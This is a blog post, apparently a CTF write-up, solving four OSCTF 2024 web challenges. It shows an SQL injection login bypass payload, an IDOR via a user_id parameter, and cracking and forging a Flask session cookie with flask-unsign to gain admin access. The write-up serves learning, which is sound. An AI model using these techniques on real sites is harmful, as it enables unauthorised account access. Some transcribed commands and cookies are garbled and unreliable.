



OSCTF 2024 web writeup

Posted Jul 13, 2024 • Updated Jul 13, 2024

By Obaidah Salameh

2 min read

hot

A Happy pwner

Introspection

 HOME

Web

 CATEGORIES

Welcome to the Secret Agents Portal. Find the flag hidden in the secrets of the Universe!!!

 TAGS

Author: @5h1kh4r

 ARCHIVES

Web Instance: <http://34.16.207.52:5134>

 ABOUT

we are presented with a page with a box to check if the flag is right or not.

Welcome to the Secret Agents portal

Find the hidden flag in the secrets of the Universe

if we view the page source we will find a javascript file "script.js".

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Web CTF Challenge</title>
7   <link rel="stylesheet" href="styles.css">
8 </head>
9 <body>
10  <div class="container">
11    <h1>Welcome to the Secret Agents portal</h1>
12    <p>Find the hidden flag in the secrets of the Universe</p>
13    <input type="text" id="flagInput" placeholder="Enter flag here">
14    <button onclick="checkFlag()">Submit</button>
15    <p id="result"></p>
16  </div>
17  <script src="script.js"></script>
18 </body>
19 </html>
20
```

we open it and we get the flag!!!!



hot

A Happy pwner

- HOME
- CATEGORIES
- TAGS
- ARCHIVES
- ABOUT

Flag: OSCTF{Cr4zY_In5P3c710n}

Style Query Listing...?

Web

pfft.. Listen, I've gained access to this login portal but I'm not able to log in. The admins are surely hiding something from the public, but... I don't understand what. Here take the link and be quiet, don't share it with anyone

Author: @5h1kh4r

Web instance: <http://34.16.207.52:3635/>

we are presented with a login page, if you try to login with default credentials nothing will work, so as the name suggests its SQL injection.

The screenshot shows a simple login interface. At the top center, there is a white rectangular box with a thin black border. Inside, the word "Login" is centered in a small, bold, black font. Below the title, there are two horizontal input fields. The first field is labeled "Username" and the second is labeled "Password", both in a smaller black font. To the right of each input field is a small, thin vertical line. At the bottom of the box is a solid green rectangular button with the word "Login" in white. The entire form is centered on a light gray background.

the first payload i tried is admin' or true-- -



hot

A Happy pwner

OperationalError

```
sqlite3.OperationalError: near "true": syntax error

Traceback (most recent call last)
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 1498, in __call__
    return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 1476, in wsgi_app
    response = self.handle_exception(e)
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 1473, in wsgi_app
    response = self.full_dispatch_request()
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 882, in full_dispatch_request
    rv = self.handle_user_exception(e)
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 880, in full_dispatch_request
    rv = self.dispatch_request()
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 865, in dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args) # type: ignore[no-any-return]
File "/app/source.py", line 108, in login
    cursor.execute(query)

sqlite3.OperationalError: near "true": syntax error
```

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.

To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can also create a paste of it.

Brought to you by DON'T PANIC, your friendly Werkzeug powered traceback interpreter.

HOME

CATEGORIES

TAGS

ARCHIVES

ABOUT

and we get an exception from the Werkzeug server, the good thing about these messages is that it shows 5 lines above and bottom of the line that got the error.

OperationalError

```
sqlite3.OperationalError: near "true": syntax error

Traceback (most recent call last)
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 1498, in __call__
    return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 1476, in wsgi_app
    response = self.handle_exception(e)
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 1473, in wsgi_app
    response = self.full_dispatch_request()
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 882, in full_dispatch_request
    rv = self.handle_user_exception(e)
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 880, in full_dispatch_request
    rv = self.dispatch_request()
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 865, in dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args) # type: ignore[no-any-return]
File "/app/source.py", line 108, in login
    username = request.form['username']
    password = request.form['password']
    db = get_db()
    cursor = db.cursor()
    query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
    cursor.execute(query)
    user = cursor.fetchone()
    if user:
        if username == 'admin':
            return redirect(url_for('admin'))
        return redirect(url_for('profile'))

sqlite3.OperationalError: near "true": syntax error
```

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.

</> Python

```
1  if username == 'admin':
2      return redirect(url_for('admin'))
```

so if the user is admin in the input it will redirect the user to the admin page, which is /admin.

if we go to `http://34.16.207.52:3635/admin` we will find the flag!!!

Admin Page

Welcome, admin. Here is your flag:

The flag is: OSCTF{D1r3ct0RY_BrU7t1nG_4nD_SQL}

Flag: OSCTF{D1r3ct0RY_BrU7t1nG_4nD_SQL}



Indoor WebApp



Web

The production of this application has been completely indoor so that no corona virus spreads, but that's an old talk right?

h0t

A Happy pwner

- HOME
- CATEGORIES
- TAGS
- ARCHIVES
- ABOUT

Author: @5h1kh4r

Web Instance: <http://34.16.207.52:2546>

We see the Vulnerability name in the main page, with a button to view a profile.

Welcome to the IDOR Challenge

[View Profile](#)

the button will take us to http://34.16.207.52:2546/profile?user_id=1 we see a username and an email. but in the link the query parameter `?user_id=1` indicates that we can change the number to view other profiles, for sanity check i like to try 2.

Profile

Username: Bobo
Email: bobo@example.com OSCTF{1nd00r_M4dE_n0_5enS3}

and we got the flag!!!

Flag: OSCTF{1nd00r_M4dE_n0_5enS3}

Action Notes

Web

I have created this notes taking app so that I don't forget what I've studied

Author: @5h1kh4r

Web Instance: <http://34.16.207.52:8965>

In the main page we can either login or register, so i register an account and login with it.



h0t

A Happy pwner

- HOME
- CATEGORIES
- TAGS
- ARCHIVES
- ABOUT

The screenshot shows a web application titled "Welcome to Action Notes". The sidebar on the left contains links for "HOME", "CATEGORIES", "TAGS", "ARCHIVES", and "ABOUT". The main content area displays a note: "We can add notes to our profile, but i first looked to the cookies."

The screenshot shows the browser's developer tools, specifically the Storage tab. Under the Cookies section, a session cookie for "Http://34.16.207.52:8965" is selected. The cookie value is: eyJ1c2VybmlEInRlc3QyMTMifQ.ZpKirk.NeEcUdx51_beLFijFVIIdC60Jqj8. The "Your Notes" section shows a note input field and a green "Add Note" button.

session:eyJ1c2VybmlEInRlc3QyMTMifQ.ZpKirk.NeEcUdx51_beLFijFVIIdC60Jqj8

the session cookie looks like a JWT but if you try to decode it with [jwt.io](#) you will get an error.

but we know this is a flask server because if you go to /console you will get:

Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

The screenshot shows the interactive console interface. It displays a message: "[console ready] >>>". A central box is labeled "Console Locked" with the text: "The console is locked and needs to be unlocked by entering the PIN. You can find the PIN printed out on the standard output of your shell that runs the server." Below this are fields for "PIN:" and "Confirm Pin".

in [HackTricks](#) we can see there is a tool called `flask-unsign`, if we put the cookie in it and try to decode it we will get:

The screenshot shows a terminal window with the title "</> Shell". The command entered is: "flask-unsign --decode --cookie "eyJ1c2VybmlEInRlc3QyMTMifQ.ZpKirk.NeEcUdx51_beLFijFVIIdC60Jqj8"". The output of the command is: "{'session': 'eyJ1c2VybmlEInRlc3QyMTMifQ.ZpKirk.NeEcUdx51_beLFijFVIIdC60Jqj8'}".



h0t

A Happy pwner

- HOME
- CATEGORIES
- TAGS
- ARCHIVES
- ABOUT

```
h0t@terminator ~> flask-unsigned --decode --cookie "eyJ1c2VybmcFtZSI6InRlc3QyMTMifQ.ZpKirk.NeEcUdx51_beLfIjFVIdC60Jqj8"
{'username': 'test213'}
```

using the tool we can try to crack the secret code using the same tool with this command:

```
1 flask-unsigned --unsigned --cookie "eyJ1c2VybmcFtZSI6InRlc3QyMTMifQ.ZpKirk.NeEcUdx51_beLfIjFVIdC60Jqj8"
```

and we got the secret key!!!

```
h0t@terminator ~> flask-unsigned --unsigned --cookie "eyJ1c2VybmcFtZSI6InRlc3QyMTMifQ.ZpKirk.NeEcUdx51_beLfIjFVIdC60Jqj8"
[*] Session decodes to: {'username': 'test213'}
[*] No wordlist selected, falling back to default wordlist..
[*] Starting brute-forcer with 8 threads..
[*] Attempted (2176): -----BEGIN PRIVATE KEY-----ECR
[+] Found secret key after 22016 attemptssk2HlWgH4UWQ
'supersecretkey'
h0t@terminator ~> []
```

Secret Key: supersecretkey

so know we can sign our own cookies and change the username to admin.

```
1 flask-unsigned --sign --cookie "{'username': 'admin'}" --secret 'supersecretkey'
```




h0t

A Happy pwner

- HOME
- CATEGORIES
- TAGS
- ARCHIVES
- ABOUT

```
h0t@terminator ~> flask-unsign --sign --cookie "{'username': 'admin'}" --secret 'supersecretkey'
eyJlc2VybmcFZSI6ImFkbWluIn0.ZpKkyg.eT91Wv442RBGVpnVEmucsGRY1oo
h0t@terminator ~> [
```

and we got our new cookie, if we change it with the new one in our browser, we will see some players trolling, but if we go to /admin we will find the flag.



We got the flag!!!

Flag: OSCTF{Av0id_S1mpl3_P4ssw0rDs}

[writeups](#)

[ctf](#) [web](#) [flask](#)

This post is licensed under [CC BY 4.0](#) by the author.

Share:

Further Reading

Mar 23, 2024

TuxCTF 2024

TuxCTF 2024 web Writeups Hello, This is the Intended solutions for TuxCTF 2024 web Challenges Level1 San...

Feb 28, 2024

TryHackMe Chocolate Factory WriteUp

TryHackMe Chocolate Factory WriteUp Hello and Welcome to my first writeup! Reconnaissance and...

Mar 1, 2024

TryHackMe Blog WriteUp





OLDER

NEWER

[TuxCTF 2024](#)

h0t

A Happy pwner

© 2024 Obaidah Salameh. Some rights reserved.

Using the [Chirpy](#) theme for Jekyll.

HOME

CATEGORIES

TAGS

ARCHIVES

ABOUT